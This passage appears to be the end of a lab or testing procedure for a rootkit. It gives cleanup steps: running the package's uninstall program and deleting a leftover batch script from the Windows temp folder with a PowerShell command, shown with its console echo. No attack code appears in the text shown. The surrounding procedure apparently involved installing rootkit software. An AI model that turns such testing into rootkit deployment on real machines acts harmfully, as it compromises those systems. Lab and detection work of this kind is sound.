3. **Uninstall:** Use the provided `uninstall.exe` from the rootkit package.



4. **Manual Cleanup:** Remove the remaining artifact, the batch script:

```
Remove-Item -Path "C:\Windows\Temp\`$77script.bat" -Force
```

```
PS C:\Users\Administrator> Remove-Item -Path "C:\Windows\Temp\`$77script.bat" -Force
```